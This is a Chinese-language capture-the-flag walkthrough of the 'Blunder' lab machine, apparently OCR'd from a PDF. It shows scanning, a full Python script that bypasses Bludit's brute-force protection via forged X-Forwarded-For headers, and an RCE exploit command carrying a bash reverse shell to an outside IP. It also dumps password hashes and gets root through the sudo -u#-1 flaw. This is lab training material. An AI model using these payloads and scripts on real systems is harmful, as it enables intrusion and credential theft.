





```
~/tmp >>> sudo nmap -sS 10.10.10.191
[sudo] elloit 的密码:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-26 19:30 CST
Nmap scan report for 10.10.10.191
Host is up (0.32s latency).
Not shown: 998 filtered ports
PORT   STATE  SERVICE
21/tcp closed ftp
80/tcp open   http

Nmap done: 1 IP address (1 host up) scanned in 39.94 seconds
```




Type	Found	Response	Size
Dir	/	200	7943
File	/install.php	200	180
Dir	/icons/	403	447
Dir	/admin/	200	2779
File	/stephen-king-0	200	4776
File	/about	200	3599
File	/usb	200	4283
File	/stadia	200	4839
File	/robots.txt	200	173
Dir	/bl-themes/	200	1543
File	/todo.txt	200	389
Dir	/bl-kernel/	200	5882
Dir	/bl-kernel/js/	200	2444
Dir	/bl-themes/alternative/	500	217



Bludit is already installed ;)

发现CMS为Bludit 版本为 3.9.2



发现漏洞:

https://www.cvedetails.com/vulnerability-list.php?vendor_id=17229&product_id=41420&version_id=334039&page=1&hasexp=0&opdos=0&opec=0&opov=0&opcsrf=0&opgpriv=0&opsqli=0&opxss=0&opdirt=0&opmemc=0&ophttprs=0&opbyp=0&opfileinc=0&opginf=0&cvssscoremin=0&cvssscoremax=0&year=0&cweid=0&order=1&trc=3&sha=3cb257648d2b6ad5b7bbae1467af80b56bfcbfeb

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2019-17240	307		Bypass	2019-10-06	2019-10-10	4.3	None	Remote	Medium	Not required	Partial	None	None
bl-kernel/security.class.php in Bludit 3.9.2 allows attackers to bypass a brute-force protection mechanism by using many different forged X-Forwarded-For or Client-IP HTTP headers.														
2	CVE-2019-16334	79		XSS	2019-09-15	2019-09-16	3.5	None	Remote	Medium	Single system	None	Partial	None
In Bludit v3.9.2, there is a persistent XSS vulnerability in the Categories -> Add New Category -> Name field. NOTE: this may overlap CVE-2017-16636.														
3	CVE-2019-16113	94		Exec Code	2019-09-08	2019-09-09	6.5	None	Remote	Low	Single system	Partial	Partial	Partial
Bludit 3.9.2 allows remote code execution via bl-kernel/ajax/upload-images.php because PHP code can be entered with a .jpg file name, and then this PHP code can write other PHP code to a ../ pathname.														

有个命令执行CVE-2019-16113不过需要认证。并且该CMS做了防爆破功能。不能超过十次。

并且访问 http://10.10.10.191/todo.txt

```
-Update the CMS
-Turn off FTP - DONE
-Remove old users - DONE
-Inform fergus that the new blog needs images - PENDING
```

发现一个用户 `fergus` ，利用CVE-2019-17240。 https://rastating.github.io/bludit-brute-force-mitigation-bypass/

```
#!/usr/bin/env python3
import re
import requests

host = 'http://192.168.194.146/bludit'
login_url = host + '/admin/login'
username = 'fergus'
wordlist = []

# Generate 50 incorrect passwords
for i in range(50):
    wordlist.append('Password{i}'.format(i = i))

# Add the correct password to the end of the list
wordlist.append('adminadmin')

for password in wordlist:
    session = requests.Session()
    login_page = session.get(login_url)
    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.+?)"',
login_page.text).group(1)

    print('[*] Trying: {p}'.format(p = password))

    headers = {
        'X-Forwarded-For': password,
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/77.0.3865.90 Safari/537.36',
        'Referer': login_url
    }

    data = {
        'tokenCSRF': csrf_token,
        'username': username,
        'password': password,
        'save': ''
    }

    login_result = session.post(login_url, headers = headers, data = data,
allow_redirects = False)

    if 'location' in login_result.headers:
        if '/admin/dashboard' in login_result.headers['location']:
            print()
            print('SUCCESS: Password found!')
            print('Use {u}:{p} to login.'.format(u = username, p = password))
            print()
            break
```

根据网站生产字典

```
cewl -d 3 -m 4 http://10.10.10.191 > password.txt
```


```
[*] Trying: best
a5e587f0d80da06abe44e8faa4c9fb1670af55f6
[*] Trying: fictional
e1d0603efb11a988f99a9c707938ca44f15e80f2
[*] Trying: character
a7931131fd6f30db529ff1f7772b51d479ff4aac
[*] Trying: RolandDeschain

SUCCESS: Password found!
Use fergus:RolandDeschain to login.
```

发现密码：RolandDeschain

Getshell

https://github.com/cybervaca/CVE-2019-16113


```
python CVE-2019-16113.py -u http://10.10.10.191 -user fergus  -pass RolandDeschain -c "bash -c 'bash -i >&/dev/tcp/10.10.14.33/1234 0>&1'"
```



完善信息：

```
[+] Superusers
root:x:0:0:root:/root:/bin/bash

[+] Users with console
hugo:x:1001:1001:Hugo,1337,07,08,09:/home/hugo:/bin/bash
root:x:0:0:root:/root:/bin/bash
shaun:x:1000:1000:blunder,,,:/home/shaun:/bin/bash
temp:x:1002:1002:,,,:/home/temp:/bin/bash
```

```
www-data@blunder:/var/www/bludit-3.9.2/bl-content/databases$ grep password *.php
<dit-3.9.2/bl-content/databases$ grep password *.php
users.php:        "password": "bfcc887f62e36ea019e3295aafb8a3885966e265",
users.php:        "password": "be5e169cdf51bd4c878ae89a0a89de9cc0c9d8c7",
www-data@blunder:/var/www/bludit-3.9.2/bl-content/databases$
```

发现在users.php有密码

```
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Admin",
        "firstName": "Administrator",
        "lastName": "",
        "role": "admin",
        "password": "bfcc887f62e36ea019e3295aafb8a3885966e265",
        "salt": "5dde2887e7aca",
        "email": "",
```

```
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""
    },
    "fergus": {
        "firstName": "",
        "lastName": "",
        "nickname": "",
        "description": "",
        "role": "author",
        "password": "be5e169cdf51bd4c878ae89a0a89de9cc0c9d8c7",
        "salt": "jqxpjfnv",
        "email": "",
        "registered": "2019-11-27 13:26:44",
        "tokenRemember": "",
        "tokenAuth": "0e8011811356c0c5bd2211cba8c50471",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "codepen": "",
        "instagram": "",
        "github": "",
        "gitlab": "",
        "linkedin": "",
        "mastodon": ""
    }
}
```


但好像不是我们想要的。

我们希望能找到 `shaun` 或 `hugo` 的一些相关信息。

各自的家目录如下:

```
<ludit-3.9.2/bl-content/databases$ ls -al /home/hugo
total 80
drwxr-xr-x 16 hugo hugo 4096 May 26 09:29 .
drwxr-xr-x  4 root root 4096 Apr 27 14:31 ..
lrwxrwxrwx  1 root root    9 Apr 28 12:13 .bash_history -> /dev/null
-rw-r--r--  1 hugo hugo  220 Nov 28  2019 .bash_logout
-rw-r--r--  1 hugo hugo 3771 Nov 28  2019 .bashrc
drwx------ 13 hugo hugo 4096 Apr 27 14:29 .cache
drwx------ 11 hugo hugo 4096 Nov 28  2019 .config
```

```
drwx------  3 hugo hugo 4096 Apr 27 14:30 .gnupg
drwxrwxr-x  3 hugo hugo 4096 Nov 28  2019 .local
drwx------  5 hugo hugo 4096 Apr 27 14:29 .mozilla
-rw-r--r--  1 hugo hugo  807 Nov 28  2019 .profile
drwx------  2 hugo hugo 4096 Apr 27 14:30 .ssh
drwxr-xr-x  2 hugo hugo 4096 Nov 28  2019 Desktop
drwxr-xr-x  2 hugo hugo 4096 Nov 28  2019 Documents
drwxr-xr-x  2 hugo hugo 4096 Nov 28  2019 Downloads
drwxr-xr-x  2 hugo hugo 4096 Nov 28  2019 Music
drwxr-xr-x  2 hugo hugo 4096 Nov 28  2019 Pictures
drwxr-xr-x  2 hugo hugo 4096 Nov 28  2019 Public
drwxr-xr-x  2 hugo hugo 4096 Nov 28  2019 Templates
drwxr-xr-x  2 hugo hugo 4096 Nov 28  2019 Videos
-r--------  1 hugo hugo   33 Jun 26 13:49 user.txt
```

```
<udit-3.9.2/bl-content/databases$ ls -al /home/shaun
total 64
drwxr-xr-x 16 shaun shaun 4096 Apr 28 12:13 .
drwxr-xr-x  4 root  root  4096 Apr 27 14:31 ..
lrwxrwxrwx  1 root  root     9 Apr 28 12:13 .bash_history -> /dev/null
drwxr-xr-x 14 shaun shaun 4096 Nov 28  2019 .cache
drwxr-xr-x 11 shaun shaun 4096 Nov 28  2019 .config
drwx------  3 shaun shaun 4096 Nov 28  2019 .gnupg
drwxr-xr-x  3 shaun shaun 4096 Nov 28  2019 .local
drwxr-xr-x  5 shaun shaun 4096 Nov 28  2019 .mozilla
drwx------  2 shaun shaun 4096 Nov 28  2019 .ssh
-rw-r--r--  1 shaun shaun    0 Nov 28  2019 .sudo_as_admin_successful
drwxr-xr-x  2 shaun shaun 4096 Nov 28  2019 Desktop
drwxr-xr-x  2 shaun shaun 4096 May 19 15:14 Documents
drwxr-xr-x  2 shaun shaun 4096 Nov 28  2019 Downloads
drwxr-xr-x  2 shaun shaun 4096 Nov 28  2019 Music
drwxr-xr-x  2 shaun shaun 4096 Nov 28  2019 Pictures
drwxr-xr-x  2 shaun shaun 4096 Nov 28  2019 Public
drwxr-xr-x  2 shaun shaun 4096 Nov 28  2019 Templates
drwxr-xr-x  2 shaun shaun 4096 Nov 28  2019 Videos
www-data@blunder:/var/www/bludit-3.9.2/bl-content/databases$
```

由于user.txt，所以我们是目的能够获取hugo的权限和root的权限。


```
www-data@blunder:/var/www/bludit-3.9.2/bl-content/databases$ cd /var/www
cd /var/www
www-data@blunder:/var/www$ ls
ls
bludit-3.10.0a
bludit-3.9.2
html
www-data@blunder:/var/www$
```

可以看到web目录下有个新版的bludit。找到新版的users.txt，查看密码

```
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
```

```
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""}
}
```


哈哈哈，我们有了hugo的密码啦。



密码为：Password120

```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ su hugo
su hugo
Password: Password120
pwd
/var/www/bludit-3.10.0a/bl-content/databases
whoami
hugo
cat /home/hugo/user.txt
9051bbee96d5b0b01e8bf4cfdfabed14
```

提权

```
hugo@blunder:~$ sudo --version
sudo --version
Sudo version 1.8.25p1
```

```
Sudoers policy plugin version 1.8.25p1
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.25p1
hugo@blunder:~$ sudo -u#-1 /bin/bash
sudo -u#-1 /bin/bash
Password: Password120

root@blunder:/home/hugo# cat /root/root.txt
cat /root/root.txt
5a28d4740d2efd5661450dd0c24dac97
root@blunder:/home/hugo#
```

https://www.exploit-db.com/exploits/47502